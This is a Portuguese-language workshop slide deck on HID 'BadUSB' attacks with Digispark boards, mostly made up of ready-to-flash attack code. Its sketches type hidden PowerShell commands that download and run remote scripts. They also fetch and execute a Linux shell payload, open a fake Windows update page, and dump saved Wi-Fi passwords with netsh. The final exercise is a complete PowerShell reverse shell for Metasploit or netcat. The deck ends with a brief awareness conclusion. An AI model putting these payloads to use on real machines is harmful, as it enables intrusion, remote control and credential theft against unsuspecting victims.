HID Attacks or USB Drive By —

By Matheus Vrech aka abrasax

Achei um pendrive no chão, será que é seguro?


Principais Métodos de ataque

- Engenharia Social
- Human Interface Device (HID)
- 0-Day

Engenharia Social

Ideia Geral

- Arquivos falsos que aparentam ser sigilosos e um programa malicioso complementar a esses arquivos.
- Páginas falsas que seduzem o usuário a inserir suas informações e as enviam posteriormente ao hacker.
- Tabela contendo links “importantes” que na realidade conduzem a sites maliciosos
- As possibilidades são infinitas



0-Days

Ideia Geral

O pendrive precisa apenas ser conectado para executar o malware

Exploram falhas desconhecidas pelos fabricantes em drives de leitura de arquivos. São específicos para o drive que foram desenvolvidos e são difíceis de achar, exigindo bastante conhecimento técnico por parte do atacante.


Principais características:

- Extremamente específicos
- Difíceis de achar
- Eficientes no ataque

HID Attacks

Como funciona?

1. O pendrive é inserido na máquina.
2. Ele se passa por um teclado aos olhos do computador.
3. O pendrive envia códigos de pressionamento de atalhos para abrir um terminal de digitação.
4. São “digitados” comandos nesse terminal que executam as tarefas determinadas pelo atacante.



Workshop time

Links úteis:


1. Digispark aliexpress: bit.ly/digispark-aliexpress
2. Configurando os drives do digistamp: bit.ly/digistamp-conf
3. Repositório do workshop (slides e códigos): bit.ly/badusb-workshop
4. Duck2Spark: bit.ly/duck2spark

Configurando o ambiente...

- Vamos utilizar o digispark attiny85
- Programado pela IDE do arduino


É necessário adicionar os drives digistump no arduino:

1. Abrir `Menu > Preferences`



2. Em “Additional Boards Manager URLs” adicionar a url:

```
http://digistump.com/package_digistump_index.json
```




3. Agora no menu:


`Boards > Boars Manager`

Selecionar o tipo Contributed e instalar

Os drives Digistump AVR Boards.



5. Agora basta selecionar a placa na IDE do arduino:



Trocando a imagem de Background no Windows:

windows1.ino

```
#include "DigiKeyboard.h"
#include <avr/pgmspace.h>

void setup() {
  DigiKeyboard.update();
}

void loop() {
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); /* Open execute dialog. */
  DigiKeyboard.delay(50); /* Delay until write. */
  DigiKeyboard.println(F("powershell")); /* open powershell */
  DigiKeyboard.delay(200); /* Maybe you need to change this delay */
  DigiKeyboard.print(F("$client = New-Object System.Net.WebClient")); /* Commands to update windows background image */
  DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  DigiKeyboard.delay(200);
  DigiKeyboard.print(F("$client.DownloadFile(\"http://www.indiewire.com/wp-content/uploads/2017/07/rick-and-morty.png\" , \"rick-and-morty.png\")"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  DigiKeyboard.delay(200);
  DigiKeyboard.print(F("Set-ItemProperty -path \'HKCU:\\Control Panel\\Desktop\' -name wallpaper -value \"%USERPROFILE%\\rick-and-morty.png\""));
  DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  DigiKeyboard.delay(200);
  DigiKeyboard.print(F("Set-ItemProperty -path \'HKCU:\\Software\\Microsoft\\Internet Explorer\\Desktop\\General\' -name wallpaper -value \"%USERPROFILE%\\rick-and-morty.png\""));
  DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  DigiKeyboard.delay(200);
  DigiKeyboard.print(F("rundll32.exe user32.dll, UpdatePerUserSystemParameters"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  DigiKeyboard.delay(200);
  DigiKeyboard.print(F("exit"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  for(;;){ } /* Stop inserting commands and quit. */
}
```

Nota: Para os exemplos desta seção é importante que o idioma do teclado esteja configurado para US

A mesma coisa sem chamar atenção:

windows2 §

```
#include "DigiKeyboard.h" /* Digistump drives. */
#include <avr/pgmspace.h> /* Fix memory issues. */

void setup() {
  DigiKeyboard.update();
}

void loop() {
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); /* Open execute dialog. */
  delay(100); /* Delay until it opens. */
  DigiKeyboard.println(F("powershell -windowstyle hidden iex (wget http://bit.ly/2m31cne)")); /* Open powershell. */
  for(;;) { /* run just once. */ }
}
```

Código: bit.ly/payload-windows

O equivalente no Linux (usando gnome):

sketch_jan05b §

```
#include "DigiKeyboard.h"
#include <avr/pgmspace.h>

void setup() {
  // put your setup code here, to run once:
  DigiKeyboard.update();
}

void loop() {
  for (int i = 0; i < 1; i++) {
    // put your main code here, to run repeatedly:
    DigiKeyboard.sendKeyStroke(KEY_F2, MOD_ALT_LEFT);
    DigiKeyboard.delay(50);
    DigiKeyboard.print(F("gnome-terminal"));
    DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
    DigiKeyboard.delay(300);
    DigiKeyboard.print(F("wget https://raw.githubusercontent.com/whoismath/BadUSB_Workshop/master/Payloads/payload-linux.sh && sh payload-linux.sh"));
    DigiKeyboard.delay(100);
    DigiKeyboard.sendKeyStroke(KEY_ENTER, 0);
  }
}
```

Código: bit.ly/linux-ducky

Abrindo uma tela falsa de update do windows:

windows3 §

```
#include "DigiKeyboard.h" /* Digistump drives. */
#include <avr/pgmspace.h> /* Fix memory issues. */

void setup() {
  DigiKeyboard.update();
}

void loop() {
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); /* Open execute dialog. */
  DigiKeyboard.delay(100); /* Delay until it opens. */
  DigiKeyboard.println(F("iexplore -k http://fakeupdate.net/win10u/index.html")); /* Open fake update. */
  for(;;) { /* run just once. */ }
}
```

Código: bit.ly/fake-update

Os ducky scripts

- Rubber Ducky da Hak5
- São códigos simples de escrever e entender
- Podem ser convertidos em código para o digispark com o Duck2Spark
- A vantagem de escolher o idioma do teclado

Usando o duck2spark

1. Precisa do software encoder do Rubber Ducky
2. Salvar o código em um arquivo
3. Gerar o binário utilizando o encoder do rubber ducky (arquivo .bin)
4. Gerar o código para o digispark (arquivo .ino) utilizando o algoritmo do duck2spark
5. Fazer upload e utilizar :)

```
DELAY 3000
REM --> Minimize all windows
WINDOWS d
REM --> Open cmd
WINDOWS r
DELAY 500
STRING cmd
ENTER
DELAY 200
REM --> Getting SSID
STRING cd "%USERPROFILE%\Desktop" & for /f "tokens=2 delims=:" %A ir
ENTER
STRING set A="%A:~1%"
ENTER
REM --> Creating A.txt
STRING netsh wlan show profiles %A% key=clear | findstr /c:"Network
ENTER
REM --> Get network type
STRING for /f "tokens=3 delims=: " %A in ('findstr "Network type" A.
ENTER
REM --> Get authentication
STRING for /f "tokens=2 delims=: " %A in ('findstr "Authentication"
ENTER
REM --> Get password
```

Projeto final (abrindo shell no windows):

1. Modificar o IP e PORTA de conexão para o endereço local.
2. Inserir o código em um gist ou pastebin e substituir o link no código do slide 17.
3. O código ao lado pode ser encontrado em: bit.ly/payload-reverse
4. Abrir o metasploit ou netcat
5. O payload para o metasploit é: `cmd/windows/reverse_powershell`

reverse.ps — Raw

```
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
// Setup IPADDR
$address = '192.168.1.63'
// Setup PORT
$port = '4444'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
if ($client.Connected -ne $true) {cleanup}
$pos = 0; $i = 1
while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
$read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
$pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {break}}
if ($pos -gt 0) {
$string = $encoding.GetString($networkbuffer,0,$pos)
$inputstream.write($string)
start-sleep 1
if ($process.ExitCode -ne $null) {cleanup}
else {
$out = $encoding.GetString($outputstream.Read())
while($outputstream.Peek() -ne -1){
$out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}
$stream.Write($encoding.GetBytes($out),0,$out.length)
$out = $null
$string = $null}} else {cleanup}}
```

Conclusão:

Como conclusão é possível compreender a velocidade e facilidade com o qual ataques do tipo USB Drive By são efetuados. Portanto é importante estar atento e informado quanto às possibilidades do ataque.

Contato:

- Telegram e Twitter: @vrechson
- Email: vrech@cocaine.ninja
- Facebook: facebook.com/heymaath

Referências:

- https://www.elie.net/blog/security/what-are-malicious-usb-keys-and-how-to-create-a-realistic-one
- https://www.vesiluoma.com/exploiting-with-badusb-meterpreter-digispark/
- http://0xdeadcode.se/archives/581
- https://www.youtube.com/watch?v=8amO9Lii6iI